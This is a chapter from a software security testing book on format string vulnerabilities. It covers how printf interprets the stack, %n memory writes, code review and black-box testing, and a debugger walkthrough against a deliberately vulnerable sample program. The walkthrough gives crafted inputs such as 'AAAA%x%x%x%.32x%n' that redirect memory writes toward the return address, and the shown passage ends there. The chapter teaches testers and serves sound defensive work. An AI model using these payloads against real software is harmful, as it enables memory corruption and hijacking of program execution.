Chapter 9

Format String Attacks

In this chapter:

What Are Format Strings? 186
Understanding Why Format Strings Are a Problem 186
Testing for Format String Vulnerabilities 191
Walkthrough: Seeing a Format String Attack in Action 194
Testing Tips 217
Summary 218

Now that you have learned how overflows work, let's build on this knowledge about the call stack and CPU (covered in the previous chapter on buffer overflows) to understand a clever attack known as the format string attack. Imagine a fantastic opportunity for malicious hackers that existed for years in plain sight in the core C language specification. In addition to showing how these creative attacks work and describing ways to test for them, this chapter walks you through a demonstration of just how easily software flaws can be exploited.

Important Format string attacks aren't limited to C programs running on the Microsoft Windows operating system: as with buffer overflows, you can find vulnerable programs for Linux, BSD, and MacOS, embedded systems, and other platforms and environments. Consider, for example, that some Perl scripts are vulnerable to format string attacks (*http://www.securityfocus.com/archive/1/418460/30/30*). Even Java isn't immune to these attacks! The Security Focus Web site (*http://www.securityfocus.com/bid/15079/discuss*) includes more details on a case in which VERITAS Netbackup allowed for remote system compromise by a format string attack. Just because a program isn't written in the C programming language doesn't mean it is immune to this attack.

Before delving into the specifics of testing, this chapter takes a quick look at what format strings are, how they operate relative to the stack, and how they are used. For a complete discussion of what format strings are, please refer to the appropriate programming language documentation.

More Info Information about C format string specifiers is also available on the Microsoft Web site at *http://msdn.microsoft.com/library/en-us/vclib/html/_crt_Format_Specification_Fields_.2d_.printf_and_wprintf_Functions.asp*.

What Are Format Strings?

Consider the basic case of needing to display the text AAAA to the user of a computer program with standard C library routines, such as the *printf("AAAA")* function, which outputs data to the console window—the application handles it fine and the user sees AAAA with no problem. It turns out the first parameter can specify format specifiers. These format specifiers change how the output looks. For example, consider the following code:

```
printf("I ate %d cheeseburgers.",2);
```

In this case, *%d* is the format specifier for an integer data type. The preceding code replaces *%d* with the number 2 and produces the following output:

```
I ate 2 cheeseburgers.
```

How did that work? To call *printf*, you first place the number 2 on the stack, and then follow it with a pointer to the string "I ate *%d* cheeseburgers." In this case, *printf* takes the value 2 and replaces the *%d* with 2 to format the output.

There is also a *%s* format string specifier. This specifier causes *printf* to replace the *%s* with the contents of a null-terminated string buffer rather than just the number. For example,

```
printf("%s ate %d cheeseburgers.", "Chris Gallagher", 1000);
```

would result in the following:

```
Chris Gallagher ate 1000 cheeseburgers.
```

That seems harmless enough at first glance, but there is more to the story.

More Info The *printf* function is not the only function that uses format string specifiers. Table 9-1, included in the section titled "Reviewing Code" later in this chapter, lists some of the functions that use format string specifiers. In addition to writing to the program's output (*printf*), these functions are commonly used to format data to be stored in a file (*fprintf*), to store data in a buffer (*sprintf*), and to format user-supplied input (*scanf*).

Understanding Why Format Strings Are a Problem

Suppose a programmer wants to use *printf* or one of its related functions to write out the contents of a buffer named szUntrustedInputBuffer. The most obvious direct way to do it is this way:

```
printf(szUntrustedInputBuffer);
```

Another way to accomplish the task is this:

```
printf("%s", szUntrustedInputBuffer);
```

Both of the preceding *printf* statements accomplish the task. Which of the two is better? The first is much easier and more obvious to code, but consider this: the *printf* function in its compiled form doesn't distinguish how many parameters it has. Why might that matter? The answer requires a closer look at how format string specifiers work with the stack.

Anatomy of a *printf* Call


When analyzing the *printf* stack usage, remember that arguments are placed on the stack from last to first in C. Consider the following code:

```
printf("%s", szUntrusted);
```

The code translates into assembly that looks roughly equivalent to the following instructions:

```
push address of "Contents of szUntrusted"
push address of "%s"
call printf
```


Once the two parameters are pushed onto the stack and the call instruction is processed, the stack looks like the following. (Note this stack is the reverse of the way the stack appeared in the preceding chapter.)



When more parameters are in the *printf* call, they are simply pushed onto the stack sooner. For example, look at the following:

```
printf("%s ate %d cheeseburgers.", "Chris Gallagher", 1000);
```

The stack would look comparable to the following:



Misinterpreting the Stack


What does *printf* use at run time to determine how the stack is arranged? Unlike most ordinary functions, *printf* uses the content of the first parameter (which is the first parameter it pulls off the stack) to interpret what it sees on the stack. Therefore, the content referenced by one stack parameter can dictate the number of parameters and whether each parameter is interpreted as a value or a reference. The processing of these format string identifiers and the preceding fact make format string specifiers especially useful for attackers, who can inject content into the first parameter of the *printf* function.

Important Format string attacks happen when attackers can inject content into the first parameter of the *printf* function. By controlling the first parameter of the *printf* function, the attacker can control the interpretation of the stack by the *printf* function.

You can gain a lot of insight into how this works and how specifying different format string specifiers can affect the stack by comparing how *printf* views the stack and how the stack is actually configured. The following comparison focuses on this simple case:

```
printf(szUntrustedInputBuffer);
```


The *printf* function expects the stack to look as follows:



For the basic case where szUntrustedInputBuffer references a string with no format specifiers, the stack is actually constructed the way *printf* expects it to be.


Remember that szUntrustedInputBuffer is the first parameter to *printf*, which means *printf* will interpret it as a format. What happens when untrustworthy input data specifies format string specifiers the programmer didn't anticipate as part of the input in szUntrustedInput-Buffer?

For the case when szUntrustedInputBuffer contains a single *%s* format specifier, the *printf* function expects the stack to be laid out differently:




The net result is that the call to *printf* takes what is referenced by the last *sizeof(char*)* bytes of what precedes it on the stack, interprets it as a null-terminated string, and copies it to the output.

For the case when szUntrustedInputBuffer contains both the *%d* and *%s* format specifiers (in that order), the *printf* function expects the stack to be laid out differently yet:



If the input data specifies *%d%d%s*, the *%s* references an item still farther back on the stack:



When you look back at the last three examples, it becomes apparent that the contents of szUntrustedInputBuffer determine what memory address *printf* expects to use as a reference to fill in the *%s* value in the output. Suppose an attacker wanted the *printf* call to use a value the attacker knows is on the stack, but not on the top of the stack? Well, the attacker could get the desired data to the top of the stack by removing ("popping") values off the stack by using the necessary number of format string specifiers. If an attacker knows the correct offset to where something interesting is on the stack, the attacker can compute the necessary number of *%d* and other format string specifiers to inject to have the value referenced appear in the output.

Overwriting Memory

It turns out there is another format string specifier, *%n*, that does something quite different from *%d* and *%s*. Unlike the other format specifiers, *%n* causes information to be written to a place in memory specified on the stack. When *printf* sees *%n* in the format string, it considers the associated parameter to reference an integer, so it writes the number of formatted characters to the address designated by the parameter.

How does that work? Suppose you have the following code:

```
int NumberWritten = 0;
printf("Soda%n", &NumberWritten);
```

NumberWritten would be 4, one for each of the letters in the word *Soda*. Similarly, consider this:

```
printf("So%nda", &NumberWritten);
```

In this case, what would *NumberWritten* be set to? Two. How about this?

```
printf("%d%s%n", 1000, " hamburgers!", &NumberWritten);
```


If you counted 16, you are correct.

Remember from the earlier discussion that malicious input data can cause *printf* to misinterpret the stack. It turns out that by specifying the correct input format string an attacker can trick *printf* into using another attacker-specified value that is also on the stack as the parameter for *%n*. The result will be that when *printf* processes the *%n* it will write the current number of characters output to a memory address of the attacker's choosing.

Let's return to the basic *printf* function:

```
printf(szUntrustedInputBuffer);
```

It is worth a quick look at what happens to the stack when the input data is *%d%d%d%n*:



> **Important** You can cause functions that rely on format string specifiers for interpreting how the stack is arranged to read and write values you control to memory anywhere the program can. At that point, you have full control of the program.

Given the basics of how format string bugs work, you must prioritize them as important vulnerabilities and focus on them appropriately during testing. Obviously, testing and finding the bugs are a great first step. This chapter also includes a walkthrough that provides more details and information on countering these real-world problems.

Testing for Format String Vulnerabilities

There are several different ways to test for format string vulnerabilities. Perhaps the most efficient way is through code review, but this strategy should be supplemented with additional black box cases, including manual security testing, fuzzing, and automation. In cases in which source code review gives limited coverage, additional binary profiling and analysis might be warranted depending on the circumstances. (Note that analysis is covered in Chapter 17, "Observation and Reverse Engineering.") The main focus should be on reviewing and testing places where untrustworthy data is processed by components written in C, C++, or related languages that might be vulnerable to similar attacks.

Note Although the examples in this chapter focus primarily on ANSI and numeric data, Unicode data is also typically vulnerable because attackers can specify input data that maps to Unicode (UCS-2) characters without null bytes. A number of clever ways have been formulated to create interesting payloads even if there are null bytes 0x00 forced into the data. Unlike the ANSI *printf* and related functions, programs that use Unicode use Unicode versions of these functions. The Unicode functions consider 0x0000 as a string terminator rather than just 0x00, so writing the actual exploit is sometimes easier because, unlike the ANSI equivalent, the Unicode payload can include single 0x00 bytes.

Reviewing Code

When you review code for format string vulnerabilities (unlike buffer overruns), it is typically more efficient for you to look for all of the places where format string specifiers are used than it is to try to divine or analyze where all untrustworthy input can seep in.

The code review process for format string issues is straightforward:

1. Obtain a list of functions that employ format strings to interpret the layout of the stack. See Table 9-1 to start.
2. Identify the format string parameter in each function. For many functions, it is the first parameter, but functions such as *sprintf* are the exception.
3. Use a favorite search utility (such as findstr or grep) and examine each usage for problems.

Taking the time to understand the tools and processes used to build the program being audited can pay off considerably. Consider compilers from Microsoft as an example. Microsoft Visual Studio 2005 includes a new version 8.0 runtime library that has a number of changes worth noting. One big change is that the *%n* format specifier is not supported by default, and it can be reenabled through the use of the *_set_printf_count_output* function. (See *http://msdn2.microsoft.com/en-us/library/ms175782(en-US,VS.80).aspx* for details.) Note that even if the target program uses Microsoft Visual C++ 8.0 or later, it might still link to or use components compiled with a version of the runtime that supports the *%n* format string specifier. In addition, even with the *%n* specifier removed from the equation, an attacker can still do interesting things with *%s* and other format string specifiers, such as reading the data from any place in the program's memory. When reviewing code compiled with the Microsoft Visual C runtime version 8.0 or later, be aware that the code reviewer might need to look for a number of additional functions added to the runtime library. The functions in Table 9-1, for example, have at least three new variants per function. The *printf* function has similar *printf_s*, *printf_l*, *printf_s_l*, and *printf_p* functions defined. Using the secure version of the function such as

printf_s is a good idea to help prevent buffer overruns, but these new functions are not especially designed to prevent format string attacks.

Table 9-1 Functions That Use Format String Specifiers

_cprintf	*_sntprintf*	*_vsntprintf*	*sscanf*
_cscanf	*_sntscanf*	*_vsnwprintf*	*swscanf*
_cwprintf	*_snwprintf*	*_vstprintf*	*vfprintf*
_cwscanf	*_snwscanf*	*_vtprintf*	*vfwprintf*
_ftscanf	*_stscanf*	*fprintf*	*vprintf*
_scprintf	*_tcprintf*	*fscanf*	*vsprintf*
_sctprintf	*_tprintf*	*fwprintf*	*vswprintf*
_scwprintf	*_tscanf*	*fwscanf*	*vwprintf*
_snprintf	*_vftprintf*	*printf*	*wprintf*
_snscanf	*_vsnprintf*	*scanf*	*wscanf*

Black Box Testing

The general approach outlined here describes how to assess software manually for format string vulnerabilities.

1. **Identify entry points.** Do not forget to include entry points in Java, the Microsoft .NET Framework, and other technologies if the data is processed by code written in C.
2. **Craft interesting data.** In place of ordinary input, substitute *%x*, *%d*, and other format string specifiers. Often, one specifier will not cause an obvious problem, but long strings of *%s%s%s%s*... and *%n%n%n%n*... are needed to observe the problem in action.

Important Do not focus exclusively on places where data is formatted for display. Often, format strings are used to do other string operations such as data type conversion and string concatenation and insertion. Consider, for example, the format string vulnerability found in Weex, a noninteractive FTP client with a format string vulnerability in its caching code when connected to a malicious server. Read more about this vulnerability at *http://www.securityfocus.com/archive/1/412808/30/0/threaded*.

3. **Get results.** Look for odd data and numbers to appear if the input data used specifiers (such as *%x*, *%d*, *%s*) that read memory. The program might throw an exception if specifiers that reference other content (such as *%s*, *%n*) are used.

Tip Why not make format strings a part of your ordinary test data formulation strategy? Instead of focusing exclusively on names like "Chris Gallagher," why not make it a habit to try "Chris *%n%n%n%n%n%n%n%n%n%n%n%n%n*" too? Keep a text file of interesting characters and strings handy as you test, and add these to your manual and automated test cases.

Walkthrough: Seeing a Format String Attack in Action


This walkthrough is completed on a 32-bit machine running Microsoft Windows XP. Although any debugger could be used, the examples given show Microsoft Visual Studio.

Finding the Format String Bug

First Steps: The first step is to see how this application works. Grab the sample pickle application from this book's companion Web site and follow along.

For this case, the application uses a binary file (appropriately called dill.pickle) to simulate an attacker's untrustworthy input with this pickle.exe application. Several such files are included with pickle.exe. Ordinarily, use a binary editor to create and edit these files. To see how this application works, start by seeing what happens with basic input.

Input: DILL1.Pickle is the first input file to use, which appears as follows when loaded in a binary editor (the actual contents of the file start with hex 43, which corresponds to the letter *C*):



Processing:

```
C:\>pickle DILL1.Pickle
```


Output:

```
Reading pickle file.Done.
```

Analysis: This program doesn't display the input, but apparently it does process the input. Which cases should be tested? In addition to overflows, look for format string vulnerabilities by including format specifiers in the input. Perhaps the data is interpreted by a function that handles format string specifiers.

Next Steps: For this example, include *%n* in the dill.pickle input file and run the program again.

Input: Change the contents of the input file to include *%n*, as shown in the following graphic. Note that this is included as DILL2.Pickle.



Processing:

```
C:\>pickle DILL2.Pickle
```


Result: Aha! This time the program crashes!

Analysis: In this simple case, it is fairly obvious that adding *%n* to the input file probably caused the process to crash. Don't jump to conclusions too quickly, however. Although there is compelling evidence, just because the process crashed when the input data included *%n* doesn't necessarily guarantee this is an exploitable security bug; confirming whether it is a format string bug requires further investigation.

Analyzing Exploitability

Next Steps: Run the program in the debugger to investigate and try to figure out what is happening.

Result:



Breaking in the debugger reveals more information, as shown in Figure 9-1.




Figure 9-1 Debugging Pickle.exe

Analysis: Per Figure 9-1, the crash occurred on the following instruction:

```
00401DBC  mov     dword ptr [eax],ecx
```

It looks like this CPU instruction references CPU registers EAX and ECX. Specifically, it moves the value of ECX to the address specified by EAX. Take a look at the values of these registers. In Figure 9-1, notice EAX is 0x00000000 and ECX is 0x00000004. It might be pretty useful if the input data could somehow influence EAX and ECX.

OK, remember the input was *AAAA*%n. ECX is 0x00000004. What happens when the input is *AAAAAAAA%n*? (This is saved as DILL3.Pickle.) DILL3.Pickle crashes as well. ECX turns out to be 0x00000008 for that case. It happens that ECX is the number of characters before the *%n*. As an attacker, it looks like the input data can control ECX, and the input causes writing ECX to where EAX points. EAX is zero, so why is this a big deal? It's probably just failing to catch a null pointer, right? No, it is more serious.

Next Steps: The next step is to experiment and see whether the EAX register can be manipulated.

Input: Try the following input instead (this walkthrough later covers how to figure out this particular string in DILL4.Pickle):

```
DILL4.Pickle
00000000  41 41 41 41 25 78 25 78  25 78 25 78 25 6E       AAAA%x%x%x%x%n
```

Processing:

```
C:\>pickle DILL4.Pickle
```

Result:

```
Microsoft Development Environment
Unhandled exception at 0x00401dbc in Pickle.exe: 0xC0000005: Access
violation writing location 0x41414141.
Break   Continue   Ignore   Help
```

```
Pickle.exe - Microsoft Development Environment [break] - Disassembly
Address 00401dbc
  00401DB7  jmp   00401DBE
  00401DB9  mov   ecx,dword ptr [ebp-4Ch]
⇨ 00401DBC  mov   dword ptr [eax],ecx
  00401DBE  mov   dword ptr [ebp-64h],1
  00401DC5  jmp   00401FAF
  00401DCA  add   dword ptr [ebp+1E4h],4
  00401DD1  test  bl,20h

Registers
 EAX = 41414141 EBX = 0000006E ECX = 00000011
 EDX = 0011FEF0 ESI = FFFFFFFF EDI = 0011F6EE
 EIP = 00401DBC ESP = 0011F420 EBP = 0011F4AC
 EFL = 00000246

Call Stack
⇨ Pickle.exe!00401dbc()
  ntdll.dll!7c9106eb()
  ntdll.dll!7c9105c8()
```

Observations: What can the preceding debugger window explain about the bug? This time the crash happens while trying to write the value 0x00000011 (ECX) to memory address 0x41414141 (EAX). The input file started out with AAAA, which is 0x41414141 in hexadecimal.

Analysis: It looks like EAX can be manipulated based on the malicious input file. What about ECX? Why is ECX 0x00000011 (decimal 17)? Remember, the input was *AAAA%x%x%x%x%n*. As a format string specifier, *%x* writes the hexadecimal value of a parameter. Each *%x* might cause up to 8 bytes to be written out (hexadecimal representation of the 4-byte value on the stack, leading zeros are trimmed, etc.), and the function wasn't finished being processed when the crash occurred.

The malicious data can control EAX, and perhaps also ECX, by writing a lot of bytes out because the more bytes the program writes, the bigger ECX is. To exploit this by getting ECX to be a usefully large value requires a huge string. If it was desirable to write the address 0x11FFFF, for example, the input data would need to be a string that causes the output of that many characters. It turns out there is a shortcut because the format codes have precision fields that expand a number. For example, if the number 0x3 is formatted as *%x*, it looks like a 3 in the output. If the number 0x3 is specified to a precision of 5, it is formatted to look like 00003. This would be done by using *%.5x* as a format string specifier.

Important Testers shouldn't have to exploit these bugs to get them fixed. Unfortunately, many development organizations judge the code innocent until proven guilty, whereas the savvy tester views it as buggy until proven otherwise.

Digging Deeper: Working Around Exploitability Problems

In this section, we present a more complete set of details of how to exploit format string overflows on x86 architectures for the VC runtime included with Microsoft Visual Studio. Feel free to follow along, and you might also pick up a few additional tips and tricks for working with the debugger and assessing false claims made by others.

Problem: Getting ECX to a Useful Value

Next Steps: The next step is to experiment with precision fields in format string specifiers in an attempt to evaluate how they can reduce the size of the input required to elevate the resulting ECX to a useful value, such as a function return address, an exception handler, or a function pointer on the stack. Options for exploiting these are similar to the steps for controlling the instruction pointer EIP discussed in Chapter 8, "Buffer Overflows and Stack and Heap Manipulation."

That brings up a question: What is a useful value? Remember that ECX is the value that is written to memory when *%n* is processed (in this case). Although clever people can make skilled use of small values, this walkthrough shows how to construct useful input when you want the program to run code given the input data, which is typically located on the stack or in the heap, and not in small addresses.


Input: Try *%.32x* as an experiment.

```
DILL5.Pickle
00000000  41 41 41 41 25 2E 33 32  78 25 6E          AAAA%.32x%n
```


Processing:

```
C:\>pickle DILL5.Pickle
```

Result:



Press [Break] and figure out what happened.



Observations: Same place in the code as before. Oh, no! This input does not result in 0x41414141 being where the program writes data in memory any more. EAX and ECX are different register values from before.

Analysis: A larger value for ECX was expected, and it is good this input got it. Maybe EAX was pulled off of a different place on the stack. After all, this data isn't all that different from the previous input.

Next Steps: The next strategy is to use the debugger to look around a bit to figure out where the input data is, where EAX came from, and to get some questions answered about how this application works.

Action: Next, look at the stack in memory to figure out what happened. Do this by looking at memory referenced by the ESP processor register.

Results:

```
Memory 1
Address ESP                    Columns Auto
0x0011F420  ec f6 11 00 e0 fe 11 00 0c 00 00 00 00 00 32 00 01  ìö..àþ........2..
0x0011F431  00 00 00 00 00 00 00 00 00 00 00 07 00 00 00 00 00  .................
0x0011F442  00 00 27 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..'..............
0x0011F453  00 00 00 00 00 00 00 00 00 eb 06 91 7c 24 00 00 00  .........ë.□|$...
0x0011F464  20 00 00 00 54 f6 11 00 ff ff ff ff 00 00 00 00 00   ...Tö..ÿÿÿÿ.....
0x0011F475  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 14 00  .................
0x0011F486  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................
0x0011F497  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................
0x0011F4A8  00 00 00 00 bc f4 11 00 00 00 00 00 c8 05 91 7c 98  ....¼ô......È.□|□
0x0011F4B9  20 14 00 88 f5 11 00 51 05 91 7c 78 13 14 00 6d 05   ..□õ..Q.□|x...m.
0x0011F4CA  91 7c 00 00 00 00 3d 04 91 7c 00 00 00 00 b0 1a 32  □|....=.□|....°.2
```

Observations: Does any of this data look familiar? No immediate clues seem evident.

Next Steps: Find the data. It should be here somewhere.

Action: The stack fills from higher memory addresses to lower ones, so scroll down to look for the input data.

Results: Here is a memory view of the input data on the stack.

```
Memory 1
Address 0x0011F6D0             Columns 8
0x0011F6D0  00 00 00 00 28 0a 00 00  ....(...
0x0011F6D8  00 40 fd 7f 00 00 00 00  .@ý□....
0x0011F6E0  41 41 41 41 25 2e 33 32  AAAA%.32
0x0011F6E8  78 25 6e ff 00 00 00 00  x%nÿ....
```

Observations: It turns out the input data is down a little ways (see it?). Also, notice how 0x00000A28 is almost right next to it (at offset 0x0011F6D4 above).

Analysis: The 0x00000A28 is not part of the original input data specified, so there is no way to control it directly. Maybe there is a way to move the stack pointer back into a copy of the input data. Doesn't a regular *%d* or *%x* pop the value off of the call stack and insert it into the output? Wouldn't that advance the stack pointer? It is worth a try. For each *%x* processed, the stack pointer moves 4 bytes. Notice in the preceding graphic that AAAA (0x41414141) is 12 bytes after where the 0x00000A28 is in memory.

Next Steps: The plan is to attempt to adjust EAX so it becomes 0x41414141 after the crash (specifically, that it is the 0x41414141 from the input data).


Action: Since the target is 12 bytes farther and each *%x* advances the stack pointer by 4 bytes, try adding *%x%x%x* to the input data.

```
DILL6.Pickle
00000000  41 41 41 41 25 78 25 78  25 78 25 2E 33 32 78 25  AAAA%x%x%x%.32x%
00000010  6E                                                n
```

Processing:

```
C:\>pickle DILL6.Pickle
```

Result:



Observations: Back in business! OK, now the value 0x00000030 is written to address 0x41414141, which is from the malicious input data.

Overwriting the Stack Return Address

Analysis: Now that the input data can bump up the written value some, where would an interesting place to write the four bytes be? Well, there are a lot of interesting possibilities, but only one that works well is needed. For this example, suppose it is desirable to overwrite the return function pointer for the current function to try to exploit this. If the malicious input data overwrites the return address with an address of where the input data itself is stored, the supplier of the input data can run his or her own code.

Next Steps: The next task is to find out where the return pointer is in memory. To determine where the return address is, try to see what happens in the case when the program gets expected data. The most reliable way to figure out where the return address is stored on the call stack is to insert some data that doesn't cause a crash so you can analyze what normally happens past the point where the crash occurs.

Action: Scroll down to the next return (*ret*) instruction and set another breakpoint.

Results:

```
Disassembly
Address 00401dbc
  00401FDE  call        00404326
  00401FE3  add         ebp,1D4h
  00401FE9  leave
● 00401FEA  ret
```

Action: Next, restart the process but use normal, expected input (DILL1.Pickle) with the breakpoint set on 0x00401FEA as shown in the preceding graphic.

Results:

```
Pickle.exe - Microsoft Development Environment [break]
File Edit View Project Debug Tools Window Help

Disassembly                                    Memory 1
Address 00401fea                               Address 0x00000000
  00401FEA  ret                                0x00000000 ?? ?? ?? ?? ?? ?? ??  .......
  00401FEB  sub     eax,9D00401Ah              0x00000007 ?? ?? ?? ?? ?? ?? ??  .......
  00401FF0  sbb     byte ptr [eax],al          0x0000000E ?? ?? ?? ?? ?? ?? ??  .......
  00401FF3  mov     edx,6004018h               0x00000015 ?? ?? ?? ?? ?? ?? ??  .......
  00401FF8  sbb     dword ptr [eax],eax        0x0000001C ?? ?? ?? ?? ?? ?? ??  .......
  00401FFB  inc     edi                        0x00000023 ?? ?? ?? ?? ?? ?? ??  .......
